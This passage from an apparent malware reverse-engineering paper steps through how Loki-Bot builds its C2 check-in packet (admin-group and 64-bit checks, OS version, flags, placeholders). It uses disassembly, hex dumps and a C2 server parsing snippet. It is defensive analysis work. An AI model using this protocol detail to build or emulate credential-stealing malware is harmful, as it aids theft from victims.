We see in Figure 107 that the function ADVAPI32.AllocateAndInitializeSid has been decoded and is about to be executed. This function "allocates and initializes a security identifier (SID) (Microsoft, Security Identifiers, 2017) with up to eight sub authorities" (Microsoft, AllocateAndInitializeSid function, 2017).



Figure 107: CALL to ADVAPI32.AllocateAndInitializeSID

Syntax

```
C++
BOOL WINAPI AllocateAndInitializeSid(
  _In_  PSID_IDENTIFIER_AUTHORITY pIdentifierAuthority,
  _In_  BYTE                      nSubAuthorityCount,
  _In_  DWORD                     dwSubAuthority0,
  _In_  DWORD                     dwSubAuthority1,
  _In_  DWORD                     dwSubAuthority2,
  _In_  DWORD                     dwSubAuthority3,
  _In_  DWORD                     dwSubAuthority4,
  _In_  DWORD                     dwSubAuthority5,
  _In_  DWORD                     dwSubAuthority6,
  _In_  DWORD                     dwSubAuthority7,
  _Out_ PSID                      *pSid
);
```

Figure 108: AllocateAndInitializeSID arguments

The 11 values shown on the stack in Figure 108 correspond to the arguments depicted within Figure 108. As you can, only two subauthorities have been assigned values[6], which have been highlighted in Table 11.

Subauthority	Value (Hex)	Value (Decimal)
Subauthority1	0x20	32
Subauthority2	0x220	544

Table 11: Defined sub-authorities passed to AllocateAndInitializeSID

Executing this function will result in a proper SID being placed into the buffer (Figure 109) specified in the 11th argument passed to AllocateAndInitializeSID.



Figure 109: SID structure returned by AllocateAndInitializeSID

If we were to take these values and convert them into a format that we are more familiar with, it would look like this: "S-1-5-32-544". Per defined Well-Known SID Structures, this SID represents the BUILTIN_ADMINISTRATORS group (Microsoft, Well-Known SID Structures, 2017).

Now that the malware has the SID, it can now check to see if the current user is a member of the BUILTIN_ADMINISTRATORS group by making a CALL to ADVAPI32.CheckTokenMembership at 0x4060FC. This function "determines whether a specified security identifier (SID) is enabled in an access token". In our case, the access

[6] Since there are well known SIDs that have the subauthority with the decimal value 20 (e.g. S-1-5-20 – Network Service), it is important that you remember that the values you see on the stack or in the memory dump window are displayed in hexadecimal format. Forgetting this, like I did when first analyzing this section of code, could send you off on a wild goose chase.

token (first argument) is null, so the function simply "uses the impersonation token of the calling thread" (Microsoft, CheckTokenMembership function, 2017).

When executed, this function will check to see if the SID is present in the token and that it has the SE_GROUP_ENABLED attribute. If it does, the function will place the value 1 (or True) within the buffer specified in the 3rd argument passed; otherwise, it returns 0 (or False).

In my case, the value returned is 1 (or True). This value is placed into EAX and execution is returned to prepareDataAndSend where the value is added to the payload buffer via addWORD2Buffer (Figure 110).



Figure 110: Result of isBuiltInAdmin within final payload buffer. 1 == True

4.3.2.15 Build Packet Data – Add Boolean is64BitOS



Figure 111: Obtain 64-bit Operating System status and add it to the final payload buffer

This one is straightforward. The function labeled is64BitOS (Figure 111) decodes and executes the function Kernel32.GetNativeSystemInfo (Figure 112), which "retrieves information about the current system" (Microsoft, GetNativeSystemInfo function, 2017) and places the resulting SYSTEM_INFO structured data (Microsoft, SYSTEM_INFO structure, 2017) into the buffer specified by the 1st and only argument.



Figure 112: Execute Kernel32.GetNativeSystemInfo and inspect wProcessorArchitecture field

The is64BitOS function then compares the return value representing wProcessorArchitecture to the hardcoded value of 9 and, if equal, sets EAX to 1 via a SETE instruction at 0x406435. A wProcessorArchitecture value of 9 means the host's architecture is "x64" (Microsoft, SYSTEM_INFO structure, 2017). Since my VM is a 32-bit version of Windows 8.1, the GetNativeSystemInfo function returned a wProcessorArchitecture value of 0 meaning "x86" (Microsoft, GetNativeSystemInfo function, 2017); thus, EAX is set to 0.

Upon return to prepareDataAndSend, this Boolean value is then added to the payload buffer via addWORD2Buffer (Figure 113).



Figure 113: Result of is64BitOS within final payload buffer. 0 == False

4.3.2.16 Build Packet Data – Add OS Version

If you recall, in the section titled "Get OS Version," the malware had identified the current operating system's dwMajorVersion (06), dwMinorVersion (03), and wProductType (01). These values were never added to the payload buffer; rather, they were just stored away for later use.



Figure 114: OS Major, Minor, and Product Types being added to the final payload buffer

In Figure 114, we see these values (Table 12) finally being added to the payload buffer (Figure 115) via CALLs to addWORD2Buffer:

Variable	Contents
LOCAL.7	dwMajorVersion
LOCAL.6	dwMinorVersion
LOCAL.5	wProductType

Table 12: OS values to local variable mapping



Figure 115: Breakdown of OS information structure (Major, Minor, Product Type) within final payload buffer

4.3.2.17 Build Packet Data – Add ¿Bug?

No, that heading is not a typo. When looking at the next set of instructions (Figure 116), it appears just as straightforward as the previous section where Local.7, Local.6, and Local.5 values (OS information) were added to the payload buffer.



Figure 116: Adding of unknown value (LOCAL.4) to final payload buffer

Now, it is time to add Local.4. But, what is Local.4? The value assigned to this local variable [6B 00 72 00] does not appear to be familiar. In order to figure out where

this value came from, I will start by going back to whatever function modified the local variables nearest to this one. As the nearest local variable values were set by the getOSVersion function, we should begin to look there.



Figure 117: Results being stored from execution of getOSVerion

Inside getOSVersion (Figure 117), we see a CALL to getOSVersion2. This function returns a reference to the buffer that contains a RTL_OSVERSIONINFOEXW structured buffer containing full details of the Operating System details (Microsoft, RTL_OSVERSIONINFOEXW structure, 2017). Since Loki-Bot only cares about dwMajorVersion, dwMinorVersion, and wProductType, it copies only these values into the address that was passed into the getOSVersion, which appears to be the address of an array.

To better understand what is happening, I suggest setting memory breakpoints at the following addresses (Table 13):

Address	Description
0x4145FB	After OS info has been obtained and the array address has been placed into ESI, but before any OS Info has been copied into the array.
0x4146FD	After dwMajorVersion is copied into element 0 of the array.
0x414603	After dwMinorVersion is copied into element 1 of the array.
0x41460E	After wProductType is copied into element 2 of the array.
0x414B2B	Before elements are moved into local variables.
0x414CBB	Before LOCAL.4 is added to payload buffer.

Table 13: Suggested breakpoints for identifying meaning of LOCAL.4

Now, run the malware until it hits the first breakpoint (0x4145FB). Right click on the address listed in the ESI register and click “Follow in Dump”. You should see the following (Figure 118):



Figure 118: Uninitialized destination buffer where OS information will be saved

Before you run to the next breakpoint, note what values are currently stored near the address you just jumped to in the Memory Dump pane. You should see some remnants of the ASCII string “Mikrotik\Winbox”. I know we did not cover it specifically, but if you refer to the list of applications that Loki-Bot is configured to check for, you will see that MokroTik’s WinBox application is one of them (Mikrotik, 2017). This string is a result of left over memory artifacts from when Loki-Bot was mining all of the application data.

Once you get accustomed with these few bytes of memory, execute the malware until you hit the 5th breakpoint (0x414B2B); familiarizing yourself with the changes made to this section of memory between each run. Once you hit the fifth breakpoint, this section of memory should now look like this (Figure 119):



Figure 119: Buffers contents after OS information has been saved. Depicting OS Major, Minor, and Product Type

Two key things to note are:

1. Loki-Bot never initialized this section of memory. Rather, it simply overwrote whatever value was present in the memory location that it was attempting to write to
2. Loki-Bot only copied three specific values: dwMajorVersion, dwMinorVersion, and wProductType

Sitting at our 4th breakpoint, you should see the following set of MOV instructions (Figure 120).



Figure 120: Saving values +1 to LOCAL variables. 4th value contains value from uninitialized memory

These MOVS instructions will copy 4-bytes of data from the address specified in the ESI register to the address specified in the EDI register. After each MOVS instruction, both registers are automatically incremented (Oracle, 2017) to the next block of memory. The source address specified in the ESI register (0x13FB8C) is the same initial address where the dwMajorVersion was just copied to and the destination address specified in the EDI register (0x13FB9C) is the memory address that starts the very next line in the Memory Dump panel.

Sitting at 0x414B2B, press F8 (Step-Over) four times; again, taking care to note the changes to this section of memory after each step. You will notice that, despite only caring about three values (dwMajorVersion, dwMinorVersion, and wProductType); it copies four. The fourth value being [6B 00 72 00] (0x13FBA8 thru 0x13FBAB), which are the Unicode encoded characters “kr” from the leftover string “Mi**kr**otik” (Figure 121).



Figure 121: LOCAL.4 value (garbage data) being added to final payload buffer

Fast forward to where we left off in the previous section (run execution to the final breakpoint - 0x414CBB). We just added dwMajorVersion (LOCAL.7), dwMinorVersion (LOCAL.6), and wProductType (LOCAL.5) to our payload buffer and now we are about to add LOCAL.4 as well. We can see that LOCAL.4 is a 4-byte value (DWORD) that starts at 0x13FBB4 and that the bytes at this address are [6B 00 72 00]. These bytes are being added to our payload buffer via addWORD2Buffer function.



Figure 122: LOCAL.4 shown within final payload buffer

Executing the addWORD2Buffer function, we can see that the information has been added to the payload (Figure 122)… or at least some of it. Any ideas why?

Well, it is because this data was added via the add**WORD**2Buffer function. This function only copies two bytes of data to a destination buffer and since "k" and "r" are two bytes each (Unicode), one of them had to get chopped off. "r" was dropped because, if you look at this data strictly from a binary point of view, it represented the most significant bits of the 4-bytes.

I am curious to know what the malware author's intention was with this extra variable. My assumption was that they wanted to obtain a 4th data point regarding the host operating system; for example, the Service Pack level. If anyone happens to know Loki-Bot's author, let me know where I can file the bug report.

4.3.2.18 Build Packet Data – Add Boolean Reported Flag

```
00414CC0  .  0FB705 0C0E  MOVZX EAX,WORD PTR DS:[4A0E0C]
00414CC7  .  50           PUSH EAX                          Arg2 = 0
00414CC8  .  53           PUSH EBX                          Arg1
00414CC9  .  E8 ED0BFFFF  CALL addWORD2Buffer               FE62C1C283CF41CA826AA267F5AA6F7. addWORD2Buffer
```

Figure 123: Reported flag, stored within 0x4A0E0C, being added to final payload buffer

Next, the value that is stored within 0x4A0E0C is moved into EAX and then added to our payload buffer (Figure 123). This value is initially set to zero but after this first payload containing the application credentials/configuration data is sent, this value will be set to 1 (at 0x414D7C).

Looking at the C2 source code, it appears this value represents a Boolean True/False for whether or not this is the first time the bot has checked into the C2 server for this instance of execution. Meaning, if we terminate the exe and rerun, this flag will be set to 0 on the first call-out to the C2 server and then set to 1 thereafter.

Since the value added to our payload buffer was 0, it would be hard to spot its location within the buffer. However, since it was added to the payload buffer via addWORD2Buffer, we know which bytes to look at (Figure 124):

```
Hex dump                                                  ASCII
12 00 27 00 00 00 0A 00 00 00 58 58 58 58 58 31   ↕ '        XXXXX1
31 31 31 31 01 00 06 00 00 00 52 00 45 00 4D 00   1111  -    R E M
01 00 1C 00 00 00 52 00 45 00 4D 00 57 00 4F 00         R E M W O
52 00 4B 00 53 00 54 00 41 00 54 00 49 00 4F 00   R K S T A T I O
4E 00 01 00 1C 00 00 00 52 00 45 00 4D 00 57 00   N        R E M W
6F 00 72 00 6B 00 73 00 74 00 61 00 74 00 69 00   o r k s t a t i
6F 00 6E 00 70 0D 00 00 A0 05 00 00 01 00 01 00   o n p
00 00 06 00 03 00 01 00 6B 00 00 00 00 00 00 00     - └   k
```

Figure 124: Reported flag value within final payload buffer. 0 == False

4.3.2.19 Build Packet Data – Add Compression Flag

```
00414CD1  .  FF75 1C      PUSH DWORD PTR SS:[ARG.6]  Arg2 = 1
00414CD4  .  53           PUSH EBX                   Arg1 = Payload buffer
00414CD5  .  E8 E10BFFFF  CALL addWORD2Buffer        FE62C1C283CF41CA826AA267F5AA6F7.addWORD2Buffer
```

Figure 125: Compression flag being added to final payload buffer

In Figure 125, we see the value that was passed as Arg6 to the prepareDataAndSend function being added to the payload buffer. Though we did not cover it, this value represents a Boolean True/False for whether or not the data it has stolen has been compressed with APLib (Ibsen, 2017). Since there are scenarios where the data may not be compressed, including this within the payload will tell the C2 server how to process the data it is receiving.

Since the data in our example is compressed, Arg6 is set to 1. As such, 1 is added to the payload via addWORD2Buffer (Figure 126).

```
Hex dump                                                        ASCII
12 00 27 00 00 00 0A 00 00 00 58 58 58 58 58 31   ↕ '        XXXXX1
31 31 31 31 01 00 06 00 00 00 52 00 45 00 4D 00   1111  -    R E M
01 00 1C 00 00 00 52 00 45 00 4D 00 57 00 4F 00        R E M W O
52 00 4B 00 53 00 54 00 41 00 54 00 49 00 4F 00   R K S T A T I O
4E 00 01 00 1C 00 00 00 52 00 45 00 4D 00 57 00   N        R E M W
6F 00 72 00 6B 00 73 00 74 00 61 00 74 00 69 00   o r k s t a t i
6F 00 6E 00 70 0D 00 00 A0 05 00 00 01 00 01 00   o n p     |
00 00 06 00 03 00 01 00 6B 00 00 00 01 00 00 00     - └   k
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

Figure 126: Compression flag value within final payload buffer. 1 == True

4.3.2.20 Build Packet Data – Add Placeholders?

```
00414CDA  .  6A 00        PUSH 0                     Arg2 = 0
00414CDC  .  53           PUSH EBX                   Arg1 = Payload buffer
00414CDD  .  E8 D90BFFFF  CALL addWORD2Buffer        FE62C1C283CF41CA826AA267F5AA6F7.addWORD2Buffer
00414CE2  .  6A 00        PUSH 0                     Arg2 = 0
00414CE4  .  53           PUSH EBX                   Arg1 = Payload buffer
00414CE5  .  E8 D10BFFFF  CALL addWORD2Buffer        FE62C1C283CF41CA826AA267F5AA6F7.addWORD2Buffer
00414CEA  .  6A 00        PUSH 0                     Arg2 = 0
00414CEC  .  53           PUSH EBX                   Arg1 = Payload buffer
00414CED  .  E8 C90BFFFF  CALL addWORD2Buffer        FE62C1C283CF41CA826AA267F5AA6F7.addWORD2Buffer
```

Figure 127: Add three hardcoded 2-byte NULL values to final payload buffer. Represents placeholders

In Figure 127, we see hardcoded 0's being added to the payload buffer via the addWORD2Buffer function. Without having additional context, there would be no way for us to derive meaning from these values. Fortunately, I am able to refer to the C2 server's source code, which contains the following (Figure 128):

```
$Header["COMPRESSED"]    = $ReportStream->GetWORD();
$Header["COMPTYPE"]      = $ReportStream->GetWORD();

$Header["ENCODED"]       = $ReportStream->GetWORD();
$Header["ENCTYPE"]       = $ReportStream->GetWORD();
```

Figure 128: Placeholder meanings found in C2 source code

As we just discussed the Compression Flag, it appears that the three 0's that we are adding to the payload buffer now represent the compression type, whether or not that data is also encoded, and – if encoded – what kind of encoding was used. In this sample, these values were hardcoded in so they are likely placeholders for different compression and encoding options that will be implemented in future versions of Loki-Bot.

As these values were added to the payload buffer via addWORD2Buffer, we can expect the values to be located in the highlighted section of the payload buffer shown in Figure 129.



Figure 129: Placeholders within final payload buffer

4.3.2.21 Build Packet Data – Add Original Stolen Data Size

Next up, the value passed as Arg2 to the prepareDataAndSend function is being added to the payload buffer (Figure 130). This value represents the original size of the data being stolen prior to compression. In our case, Arg2 equals 0x2161 (hex) or 8,545 (decimal) bytes of data.

Figure 130: Add size of uncompressed stolen data to final payload buffer

Since this value is being added via the addDWORD2Buffer function, it will take up 4-bytes of space, like so (Figure 131):



Figure 131: Uncompressed stolen data size within final payload buffer

4.3.2.22 Build Packet Data – Add Mutex



Figure 132: Obtain Mutex name and add it to the final payload buffer

